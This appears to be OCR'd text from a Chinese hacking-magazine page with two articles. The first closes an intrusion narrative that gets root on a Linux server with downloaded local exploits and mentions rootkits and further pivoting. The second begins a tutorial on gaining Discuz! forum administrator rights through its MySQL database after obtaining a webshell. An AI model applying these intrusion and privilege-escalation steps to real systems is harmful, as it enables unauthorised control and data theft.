
```
[jobcruit@wa64-054 new]$ rpm -qa | grep kernel
kernel-2.6.9-42.EL
kernel-devel-2.6.9-42.0.3.EL
kernel-smp-2.6.9-67.0.15.EL
kernel-largesmp-devel-2.6.9-67.0.22.EL
kernel-largesmp-devel-2.6.9-67.0.15.EL
kernel-devel-2.6.9-67.0.22.EL
kernel-utils-2.4-13.1.105
kernel-smp-2.6.9-42.EL
kernel-devel-2.6.9-42.EL
kernel-2.6.9-42.0.3.EL
kernel-smp-2.6.9-42.0.3.EL
kernel-devel-2.6.9-67.0.15.EL
kernel-smp-devel-2.6.9-67.0.15.EL
kernel-smp-devel-2.6.9-67.0.22.EL
kernel-smp-2.6.9-67.0.22.EL
```

前面已经知道内核版本为2.6.24，在ping某韩国网站后发现可以外连，随即用wget下载了针对2.6.24内核以及2.6.x的所有exploit进行提权，但是均告失败。

最后在多次尝试之下，终于用某个非内核local root exploit提权成功，成为了root。至于下一步该做什么，比如破解root密码，安装rootkit，或是继续进行内网渗透，那就视目的而定了。而我这次的目的已经达到，运气好是一部分，思维的跳跃更为重要，而这一切的前提，是你拥有扎实的计算机知识和丰富的实战经验。

前置知识: VC
关键词: 提权、Discuz!、Mysql

复制Discuz!管理员实现提权



文/图 Simeon

Crossday Discuz! Board 论坛系统（简称Discuz!论坛），是一个采用PHP和MySQL等其他多种数据库构建的高效论坛解决方案。作为商业软件产品，Discuz!在代码质量、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面有着良好的口碑。对于站长而言，利用Discuz!能够在最短的时间内，花费最低的费用，采用最少的人力，架设一个性能优异、

功能全面、安全稳定的社区论坛平台。它能运行于Windows平台和Linux平台，目前已经超过100万的用户。

使用Discuz!来建设论坛方便快捷，能够满足论坛功能需求，其安全性与同类相比是最高的，因此深受广大用户的喜爱，而在网络攻防技术研究中最为核心的东西就是获取用户数据以及获得系统的完全控制权限。本文主要针对Discuz!数据库如何获取管理员权限而展开研究。在某些情况下，是完全可以获取一个Webshell。在获取Webshell的情况下，可以进一步获取Mysql等有关数据库连接的用户和密码等信息。由于Discuz!特有的加密方式，即使通过SQL注入猜解获取了Discuz!论坛管理员的密码也无法破解，因此如何通过操作数据库来获得管理员权限就尤为有用。本文研究的技术可以应用在以下两个方面。

一是恢复论坛管理员的密码。对于Discuz!论坛管理员来说，如果忘记密码了，那么对于整个论坛的管理将无从下手，因此只能想办法恢复。

二是提升权限获取用户数据库文件。在得到Webshell的情况下，通过本文研究的技术可以轻易地查看管理员信息，修改论坛设置、备份数据库等，还可以让普通用户具有管理员权限。

本文的实验环境：数据库为Mysql5.1，Mysql数据库客户端管理软件为Mysql-Front，Discuz!论坛版本7.0，下载地址http://download.comsenz.com/Discuz。

Discuz!论坛加密方式

Discuz!6.X以及后面的7.0版本都采用MD5多重加密，其加密函数有checkmd5和authcode，该函数在Discuz！默认安装在include目录下的global.func.Php文件中。先采用salt方式，随机获得一个字符串，然后把明文密码MD5之后，再与随机字符串连接起来，之后再次MD5。加密密码为md5(md5($newpw).$salt)，其中$salt为random，返回字符串$hash，这样就极大地提高了用户密码的安全性。

1.checkmd5函数

```
function checkmd5($md5, $verified, $salt = '') {
if(md5($md5.$salt) == $verified) {
$result = !empty($salt) ? 1 : 2;
} elseif(empty($salt)) {
$result = $md5 == $verified ? 3 : ((strlen($verified) == 16 && substr($md5, 8, 16) == $verified) ? 4 : 0);
} else {
$result = 0;
}
return $result;
}
```

以上代码主要是对密码进行检测，有3个参数，分别为@param string $md5、@param string $verified和@param string $salt，返回值为"0"表示失败，为"1"采用"MD5 with salt"，为"2"，采用"Dual MD5"，为"3"表示采用正常MD5加密方式，为"4"采用"MD5-16"方式。

2.authcode函数

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
$ckey_length = 4;
$key = md5($key ? $key : $GLOBALS['discuz_auth_key']);
$keya = md5(substr($key, 0, 16));
$keyb = md5(substr($key, 16, 16));
$keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';
$cryptkey = $keya.md5($keya.$keyc);
$key_length = strlen($cryptkey);
$string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
$string_length = strlen($string);
$result = '';
$box = range(0, 255);
$rndkey = array();
for($i = 0; $i <= 255; $i++) {
$rndkey[$i] = ord($cryptkey[$i % $key_length]);
}
for($j = $i = 0; $i < 256; $i++) {
$j = ($j + $box[$i] + $rndkey[$i]) % 256;
$tmp = $box[$i];
$box[$i] = $box[$j];
$box[$j] = $tmp;
}
for($a = $j = $i = 0; $i < $string_length; $i++) {
$a = ($a + 1) % 256;
```

```
    $j = ($j + $box[$a]) % 256;
    $tmp = $box[$a];
    $box[$a] = $box[$j];
    $box[$j] = $tmp;
    $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
    }
    if($operation == 'DECODE') {
    if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
    return substr($result, 26);
    } else {
    return '';
    }
    } else {
    return $keyc.str_replace('=', '', base64_encode($result));
    }
    }
```

以上代码主要用来加密或者解密用户信息，其中参数意义为：@param $string为用于加密或解密的串；@param $operation表示是加密还是解密；@param为密钥；@return是返回字符串；$ckey_length是随机密钥长度，取值0～32。加入随机密钥，可以令密文无任何规律，即便是原文和密钥完全相同，加密结果也会每次都不同，从而增大了破解难度。取值越大，密文变动规律越大，密文变化=16的$ckey_length次方，当此值为0时，则不产生随机密钥。

使用Mysql-Front管理MySQL数据库

1.设置MySQL-Front

MySQL-Front是一款MySQL客户端管理软件，可以对MySQL数据库实现图形界面管理，软件下载地址为http://www.mysqlfront.de/download.html。安装MySQL-Front完毕，直接运行MySQL-Front即可，如图1所示。其中"信息"标签主要用于显示名称，可以随意设置，主要在"注册"标签中进行设置，需要手工输入"用户"和"密码"，"数据库"可以手工输入，也可以程序自动获取，设置完毕单击"确定"按钮保存数据库设置并回到MySQL"打开登录信息"窗口。

管理MySQL数据库有多个软件，也可以通过phpmyadmin进行在线管理，其下载地址为http://www.phpmyadmin.net。本例中使用客户端软件来管理MySQL数据库是因为方便快捷，当然，熟悉MySQL命令的朋友也可以手工在命令提示符下进行数据库操作。




图1

2.连接MySQL数据库

在"打开登录信息"窗口中选择刚才设置的MySQL数据，然后打开即可，如图2所示。在MySQL-Front中常用的4个按钮为"对象浏览器"、"数据浏览器"、"SQL编辑器"和"图表"。"对象浏览器"主要用来浏览有哪些表，而"数据浏览器"主要用来查看选中数据库的表中的数据，"SQL编辑器"主要用来执行SQL语句，"图表"主要用来与"对象浏览器"进行切换。更多好用的功能和技巧需要自己去揣摩，在此不再赘述。




图2

实施管理员复制

1.注册网站用户

在实施管理员复制前，需要先在网站注册一个用户名，例如在本例中注册普通用户"cxb"，密码为"test"，注册成功使用该用户进行登录，如图3 所示。




图3

2.通过MySQL-Front查看已注册用户信息

在MySQL-Front中可以查看已经注册的用户信息。选中Discuz!论坛的用户注册表"*_members"，其中"*"为安装设置的名称，如图4 所示，在本例中为"antian_members"，该表保存的是用户注册的信息，使用"数据浏览器"打开，从中可以看到该用户注册的一些详细信息。

